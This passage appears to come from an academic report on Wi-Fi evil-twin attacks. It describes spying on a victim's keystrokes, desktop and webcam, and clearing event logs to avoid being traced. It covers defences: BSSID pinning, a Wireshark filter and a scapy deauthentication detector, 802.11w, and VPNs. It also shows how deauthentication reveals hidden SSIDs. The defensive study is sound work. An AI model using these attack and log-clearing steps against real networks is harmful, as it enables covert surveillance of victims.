


Figure 5-24: Screenshot of victim's desktop

Figure 5-25 shows the sniffing of victim's keystrokes.




Figure 5-25: Keystroke sniffing

Figure 5-26 shows the attacker emulating a live view of the victim's desktop.




Figure 5-26: Live Streaming of Victim's Desktop

Figure 5-27 shows the snapshot taken from the webcam connected on victim's computer.




Figure 5-27: Webcam Snapshot

Figure 5-28 shows the webcam streaming of the victim's computer.




Figure 5-28: Webcam Streaming

It is always a good practice for an attacker to not have his activities logged. To avoid being tracked, the attacker may want to clear the event logs. Figure 5-29 shows the event logs are being cleared.




Figure 5-29: Clearing Event Logs

5.3 Mitigation of Wi-Fi Spoofing

5.3.1 Wireless Connection based on MAC Address

Evil twin causes the devices to connect to it instead of the real AP. By default, the wireless AP is chosen based on ESSID of the Wi-Fi and this allows the fake AP to remain unnoticed. The proposed solution to prevent this situation is to connect to an AP with specific MAC address. In Windows, a software tool called WirelessMon is used to gather the information of all nearby wireless AP and hotspot and connect to the legitimate AP using MAC address. This function results in the fake AP to be visible to the user so that further actions can be taken. Figure 5-30 shows the victim currently connected to a fake AP trying to connect to the real AP through specific MAC address.




Figure 5-30: Connect to AP using MAC Address in Windows

In Linux, there is also a built-in function to connect to wireless network by specified BSSID. Figure 5-31 shows the Wi-Fi connection based on BSSID in Linux.




Figure 5-31: Connect to AP using MAC Address in Linux

5.3.2 Deauthentication Packets Detection

If the client is disconnected from the legitimate AP for unspecified reason, he can verify if there is anyone launching deauthentication attack. One of the approaches is to use Wireshark to listen on the monitor interface. Deauthentication frame is a subtype 12 (0x0c) management frame (type 0). In Wireshark, it can be displayed by applying the filter `(wlan.fc.type == 0) && (wlan.fc.type_subtype == 0x0c)`. Figure 5-32 shows the deauthentication packets being captured continuously via Wireshark, implying that someone is launching deauthentication attack.




Figure 5-32: Deauthentication Frames Captured using Wireshark Filter

Besides, a simple Python script is enough to detect a deauthentication attack. Figure 5-33 shows a simple python script that prints a new line of output every time a deauthentication frame is detected.

```
from scapy.all import*
interface = 'wlan0mon'
i=1
def info(fm):
        if fm.haslayer(Dot11Deauth):
                global i
                print "Deauth detected:",i
                i=i+1
sniff(iface=interface,prn=info)
```

Figure 5-33: Python Script for Deauthentication Attack Detection

Figure 5-34 shows to output when deauthentication attack is detected while running the script.

```
root@philip:~# python detect.py
WARNING: No route found for IPv6 destination :: (no default route?)
Deauth detected: 1
Deauth detected: 2
Deauth detected: 3
Deauth detected: 4
Deauth detected: 5
Deauth detected: 6
Deauth detected: 7
Deauth detected: 8
Deauth detected: 9
Deauth detected: 10
Deauth detected: 11
Deauth detected: 12
Deauth detected: 13
Deauth detected: 14
Deauth detected: 15
Deauth detected: 16
Deauth detected: 17
Deauth detected: 18
Deauth detected: 19
Deauth detected: 20
```

Figure 5-34: Output that indicates Deauthentication Attack

5.3.3 Protection Management Frames (PMF)

Wi-Fi is a broadcast medium that allows anyone to join regardless of their intention. Management frames such as beacons, probes, authentication, deauthentication, association and disassociation are used by wireless devices to participate and leave the network. Therefore, these frames must be transmitted as unencrypted so that all wireless clients are able to understand (Cisco, n.d., p.1).

Due to the nature of management frames, the attackers can easily spoof the deauthentication frames from the target AP to attack the clients connected to it. IEEE (2009, p.3) also states that deauthentication is a notification instead of request and thus shall not be refused by the receiving clients.

To prevent deauthentication attack, both AP and client have to be able to support 802.11w. According to Cisco (n.d., p.1), when 802.11w is implemented, the AP protects client by adding cryptographic protection to deauthentication and dissociation frames and thus prevents them from being spoofed in DoS attack. Figure 5-35 shows a protected disassociation packet.




Figure 5-35: Protected Disassociation Packet

5.3.4 Counterattack on Fake AP

Anyone can spoof an AP as well as perform deauthentication attack. Another solution to defend against Wi-Fi spoofing attack is to launch a counterattack on the evil twin. Figure 5-36 shows a python script to run the similar attack as that of Figure 5-7 by the network administrator against the attacker.




Figure 5-36: Counterattack on Evil Twin

5.3.5 Virtual Private Network (VPN)

Individuals can use VPN as a method to secure and encrypt their traffic when they are using untrusted public network (Henry, 2012). VPN can be said as the only solution to keep one’s communication safe on wireless network, especially public Wi-Fi. After VPN is turned on, the attacker is no longer able to sniff any data by any means.

CHAPTER 6 PERFORMANCE ANALYSIS AND EVALUATION

6.1 CHAPTER OVERVIEW

This chapter carries out the performance analysis on Wi-Fi spoofing attack by investigating the effectiveness of the attack.

6.2 Discovering the Target AP

Most people think that hiding their network can somehow secure their network from becoming target of wireless attacks. However, hiding wireless SSID does not stop the attackers from spoofing the network. In fact, it is relatively easy to reveal the hidden SSID by capturing the probe response from the target AP.

In order to reveal the hidden SSID, it is required to know its BSSID and channel number. Then, deauthentication attack is performed the target AP using its BSSID and channel. Wireshark can be used to capture the packets resulting from the connection re-establishment which specifies the SSID. Figure 6-1 shows the deauthentication attack against the hidden network. Note that the AP with ESSID <length: X> indicates a hidden network.




Figure 6-1: Deauthentication Attack against Hidden Network

Figure 6-2 shows the probe response that contains the real SSID.




Figure 6-2: SSID shown in Probe Response

6.3 The Properties of Fake AP

Wi-Fi spoofing attack is easier to be launched against an open Wi-Fi. To spoof an unencrypted Wi-Fi network, the attacker requires only the ESSID and channel number to host the fake AP without users' knowledge. These do not require the attacker to know about PSK and thus the attacker is able to deauthenticate all clients in an open Wi-Fi and has the victims connect to the fake AP.

However, in a password protected Wi-Fi network, the attacker needs to know the PSK to create a fake AP with the same parameters as the real AP. In other words, the attacker must be in the network of real AP or crack the Wi-Fi password to know the PSK. If an unencrypted fake AP is created to pretend as the encrypted real AP, the device will list both networks out, hence easily detected by users. On the other hand, authentication error will occur if an encrypted fake AP with different PSK is used. Figure 6-3 shows the list of wireless networks found when the encryption type of fake AP is different from the target AP.

